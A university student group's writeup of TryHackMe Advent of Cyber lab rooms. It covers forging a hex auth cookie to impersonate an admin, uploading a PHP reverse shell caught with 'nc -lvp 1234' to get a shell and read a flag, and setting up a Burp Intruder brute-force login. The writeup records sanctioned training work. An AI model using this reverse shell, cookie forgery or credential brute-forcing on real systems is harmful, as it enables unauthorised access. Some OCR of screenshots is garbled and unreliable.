

PSP0201

Week 2

Writeup

Group Name: 404 Not Found

Members

ID	Name	Role
1211102687	Emily Phang Ru Ying	Leader
1211102753	Lim Cai Qing	Member
1211102751	Teo Yu Jie	Member
1211102975	Loi Xinyi	Member



Day 1: Web Exploitation – A Christmas Crisis

Tools used: Kali Linux, Firefox, Cyberchef

Solution/walkthrough:

Question 1

Register an account and log in to the Christmas Control Centre. We were not given access to the control console.



We used F12 to see what the HTML title tag was.

The screenshot shows the browser developer tools with the "Inspector" tab selected. The code pane displays the HTML structure of the page, including the title, meta tags, and a script tag pointing to "assets/js/login.js".

```
<!DOCTYPE html>
<html lang="en"> [event] scroll
  <head>
    <title>Christmas Console</title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <script src="assets/js/login.js"></script>
```

Question 2

Use F12 to open up the browser developer tools to check on the cookie and verify the cookie's name used for authentication.

The screenshot shows the browser developer tools with the "Storage" tab selected. The "Cookies" section is expanded, showing a table of cookies. One cookie, named "auth", is selected. The table shows the cookie's name, value, domain, path, expiration, size, http-only status, secure status, same-site status, and last accessed time.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a22656d696c79227d	10.10.12.226	/	Session	122	false	false	None	Wed, 15 Jun 2022 15:45:11

Question 3

Obtain the value of the cookie. The cookie format is hexadecimal as a-f is part of the value. Using Cyberchef, we convert the cookie value to a string.

The screenshot shows the CyberChef interface with the "Value" field containing the cookie value: "7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a22656d696c79227d". The output field shows the converted ASCII string: "b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a22656d696c79227d".

The screenshot shows the CyberChef interface with the following details:

- Input:** A hex string: 7b2236f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a22656d696c79227d
- Recipe:** "From Hex" (selected), "To JSON" (targeted)
- Description:** Converts the input string to hexadecimal bytes separated by the specified delimiter.
- Output:** A JSON string: {"company": "The Best Festival Company", "username": "emily"}

Question 4

The converted output is in JSON string.

The screenshot shows the CyberChef interface with the following details:

- Output:** A JSON string: {"company": "The Best Festival Company", "username": "emily"}
- Metrics:** start: 12, end: 37, length: 25, time: 1ms, lines: 1

Question 5

Value for the company field in the cookie was shown as “The Best Festival Company” after converting the cookie value to a string.

The screenshot shows the CyberChef interface with the following details:

- Output:** A JSON string: {"company": "The Best Festival Company", "username": "emily"}
- Metrics:** start: 12, end: 37, length: 25, time: 1ms, lines: 1

Question 6

The other field found in the cookie is the username.

The screenshot shows the CyberChef interface with the 'From Hex' recipe selected. The input field contains the JSON string: {"company": "The Best Festival Company", "username": "emily"}. The output field shows the hex representation: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a22656d696c79227d.

Question 7

Change the username to 'santa' and convert the JSON statement to hex. The output is the value of santa's cookie.

The screenshot shows the CyberChef interface with the 'To Hex' recipe selected. The input field contains the JSON object: {"company": "The Best Festival Company", "username": "santa"}. The output field shows the hex representation: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d.

Change the value of the cookie to Santa's cookie and insert auth as the name to bypass the authentication.

The screenshot shows a browser window titled "CHRISTMAS CONTROL CENTRE". Below the title is a form with "Username" and "Password" fields. The browser's developer tools are open, specifically the "Storage" tab under the "Console" section. A cookie named "auth" is listed in the "LocalStorage" section. The cookie has the following details:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	10.10.12.226	10.10.12.226	/	Thu, 16 Jun 2022 16:11:04 GMT	16	false	false	None	Wed, 15 Jun 2022 16:11:12 GMT

Details pane for the "auth" cookie:

- Created: "Wed, 15 Jun 2022 16:11:12 GMT"
- Domain: "10.10.12.226"
- Expires / Max-Age: "Thu, 16 Jun 2022 16:11:04 GMT"
- HttpOnly: true
- SameSite: false
- Path: "/"
- SameSite: "None"
- Secure: false
- Size: 16

Question 8

Now having access to the controls, switching on every control shows the flag.

The screenshot shows a "CONTROL CONSOLE" page. In the center is a table with two columns: "Control" and "Active?". The controls listed are Port Picking, Assembly, Painting, Touch-up, Sorting, and Sleigh Loading, all of which are marked as "Yes". At the bottom of the table is the flag: THM{MjY0Yzg5NTJmY2Q1NzMINjBmZWFiYmQy}.

Control	Active?
Port Picking	Yes
Assembly	Yes
Painting	Yes
Touch-up	Yes
Sorting	Yes
Sleigh Loading	Yes

Thought Process/Methodology:

After pasting the machine's IP into the browser's search bar, we were shown a login/registration page. We proceeded to register an account and log in. After logging in, we were not given access to the control console. We opened the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username and company element. Using Cyberchef, we changed the username to 'santa', which is also the administrator

account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with a converted one which is also known as santa's cookie and refreshed the page. Now that we are santa users, we are shown with an administrator page (santa's) and proceeded to enable every control, which in turn showed the flag.

Day 2: Web Exploitation – The Elf Strikes Back!

Tools used: Kali Linux, Firefox, nanoshell, netcat listener


Solution/walkthrough:

We downloaded the reverse shell and opened nanoshell, which is the text editor of our choice, and changed the IP and Port.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.93.93'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;


//
```

We are not signed in.




Question 1

We entered the given id number given by THM as a GET parameter to gain access to the upload section of the site.




Question 2

We can determine the type of file accepted by the site by right-clicking and selecting view page source, which is a jpeg, jpg, and png also categorized as image.



Question 3

We guessed which directory the uploaded files are stored in by testing the common paths given by THM and uploaded the shell.



Question 4

We match the parameter by reading up on netcat's parameter explanations.

```
(211102753@kali)~$ cd Music/  
(211102753@kali)~/Music$ nc -h  
File Actions Edit View Help  
(211102753@kali)~/Music$ nc -h  
connect to somewhere: nc [-options] hostname port(s) [ports] ...  
listen for inbound: nc -l [-p port] [-options] [hostname] [port]  
options:  
-c shell commands as '-e'; use /bin/sh to exec [dangerous!!]  
-e filename program to exec after connect [dangerous!!]  
-f file descriptor for output  
-g gateway gateway source-routing hop point[s], up to 8  
-n num source-routing pointer: 4, 8, 12, ...  
-h host name  
-i secs timeout (or linger) for lines sent, ports scanned  
-k socks set keepalive option on socket  
-l listen mode, for inbound connects  
-m memory dump addresses, no DNS  
-o file hex dump of traffic  
-p port local port number  
-r randomize local and remote ports  
-s socks user socket for bind and delay of secs  
-e addr local source address  
-T tos set Type Of Service  
-u user specified QoS  
-V verbosity (use twice to be more verbose)  
-w secs time out for connects and final net reads  
-c cmd CMD to run on connection  
-z zero-I/O mode (used for scanning)  
port numbers can be individual or ranges: lo-hi [inclusive];  
Hyphens in port names must be backslash escaped (e.g. 'ftp(-data)').  
(211102753@kali)~/Music$
```

We activate netcat listener and activate the reverse shell.

```

Kali-Linux-2021.4e-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
S | 1 2 3 4 | 11:47 | 10.9.9.93 11:47 | 11:47 | X
File Actions Edit View Help
Gateaway Timer
delay interval for lines sent, ports scanned
-s secs      set keepalive option on socket
-l           listen mode, for inbound connects
-n           numeric instead of addresses, no DNS
-b          bind to specific address
-p port     local port number
-r           randomize local and remote ports
-t          update after each connection and delay of secs or application.
-s addr    local source address
-T tos     set Type Of Service
-U          answer TELNET negotiation
-W          timeout for connect
-w secs    timeout for connects and final net reads
-x          send EOT after reading
-z          zero-I/O mode [used for scanning]
port numbers can be individual or ranges: l:h [inclusive];
hyphens in port name must be backslash escaped (e.g. "ftp\.\data").
1231102753@kali:~/.Music
[+] nc -lvp 1234 ...
listening on [any] 1234 ...
connect to [10.10.219.228] from [UNKNOWN] [10.10.219.228] 54998
Linux security server 4.18.0-193.28.1.el8.x86_64 #1 SMP Thu Oct 22 00:28:22 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
1:14:01 up 18 min, 0 users, load average: 0.00, 0.00, 0.20
USER      TTY      FROM             LOGIN@  IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (844): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt

_____
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag -- you deserve it!
THM{MGUJY2UyMGUuNjExYT4NTAx0zJHMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
--Muir (@MuirlandOracle)

_____
sh-4.4$ 

```

Question 5

We ran the command of `cat /var/www/flag.txt` and captured the flag.

```

Kali-Linux-2021.4e-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
S | 1 2 3 4 | 11:22 | 10.8.9.93 11:22 | 11:22 | X
File Actions Edit View Help
1231102753@kali:~/.Music
[+] nc -lvp 1234 ...
listening on [any] 1234 ...
connect to [10.8.9.93] from [UNKNOWN] [10.10.30.247] 28526
Linux security server 4.18.0-193.28.1.el8.x86_64 #1 SMP Thu Oct 22 00:28:22 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
1:14:14 up 15 min, 0 users, load average: 0.08, 0.03, 0.08
USER      TTY      FROM             LOGIN@  IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (859): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt

_____
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag -- you deserve it!
THM{MGUJY2UyMGUuNjExYT4NTAx0zJHMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
--Muir (@MuirlandOracle)

_____
sh-4.4$ 

```

Thought Process/Methodology:

First, we downloaded the reverse shell online and opened and changed the IP and port of the reverse shell using nanoshell. After pasting the machine's IP into the browser's search bar, we were shown a webpage that says that we are not signed in. We entered the given id number given by THM as a GET parameter to gain access to the upload section of the site. We confirmed the type of file accepted by the site by right-clicking and selecting the view page source. We guessed which directory the uploaded files are stored in by testing the common paths given by THM and uploaded the shell. We

activate the netcat listener, followed by activating the reverse shell. Lastly, we ran the command of cat /var/www/flag.txt, and the flag was shown.

Day 3: Web Exploitation – Christmas Chaos

Tools used: Kali Linux, Firefox, Foxy Proxy, Burp suite

Solution/walkthrough:

Question 2

In 2018, a botnet called Mirai took advantage of the Internet of Things (IoT) devices.

Default Credentials

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of [Internet of Things \(IoT\)](#) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

Question 3

Starbucks paid \$250 for the reported issue.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

- <https://hackerone.com/reports/195163> - Starbucks, bug bounty for default credentials.
- <https://hackerone.com/reports/804548> - US Dept Of Defense, admin access via default credentials.

In 2017, it was [reported](#) that 15% of all IoT devices still use default passwords.

[SecLists](#) is a collection of common lists including usernames, passwords, URLs and much more. A password list known as "rockyou.txt" is commonly used in security challenges, and should definitely be a part of your security toolkit.

Question 4

ag3nt-j1 was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th based on the report from Hackerone ID:804548.

- arm4nd0 requested to disclose this report.
- ag3nt-j1 U.S. Dept Of Defense staff agreed to disclose this report.
- This report has been disclosed.
- U.S. Dept Of Defense has locked this report.

Question 5

On the options in Foxy Proxy, it was shown that the port is 8080.

 Edit Proxy Burp

Title or Description (optional)	Proxy Type
Burp	HTTP
Color	Proxy IP address or DNS name ★
#66cc66	127.0.0.1
	Port ★
	8080
	Username (optional)
	username
	Password (optional) 

Question 5


On the options in Foxy Proxy, it was shown that the Proxy type is HTTP.

 Edit Proxy Burp

Title or Description (optional)	Proxy Type
Burp	HTTP
Color	Proxy IP address or DNS name ★
#66cc66	127.0.0.1
	Port ★
	8080
	Username (optional)
	username
	Password (optional) 

Question 7

After URL encoding for “PSP0201” can be obtained with a decoder on Burp.




Question 8


Cluster bomb Uses multiple payload sets.

3. Select "Cluster Bomb" in the Attack type dropdown menu; this attack type iterates through each payloads sets in turn, so every combination of each set is tested.

Active burpsuite and foxy proxy.



We tried logging in by using the credentials provided. (username: root password:root)



Send captured request to intruder.

```

POST /login HTTP/1.1
Host: 10.10.99.162
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://10.10.99.162
Connection: close
Referer: http://10.10.99.162/
Upgrade-Insecure-Requests: 1
username=root&password=root
    
```

We will see our request under the intruder tab.

We cleared the pre-selected position.

PSP0201 Kali - VMware Workstation 16 Player (Non-commercial use only)

The screenshot shows the Burp Suite interface. The title bar reads "PSP0201 Kali - VMware Workstation 16 Player (Non-commercial use only)". The main window has a dark header with various icons. Below the header is a menu bar with "Burp", "Project", "Intruder", "Repeater", "Window", and "Help". The "Intruder" tab is selected. A sub-menu bar below it includes "Dashboard", "Target", "Proxy", "Intruder" (selected), "Repeater", "Sequencer", "Decoder", "Comparer", "Logger", "Extender", "Project options", and "User options". Under the "Intruder" tab, there are tabs for "Target", "Positions" (selected), "Payloads", "Resource Pool", and "Options". A section titled "Payload Positions" is expanded, showing configuration 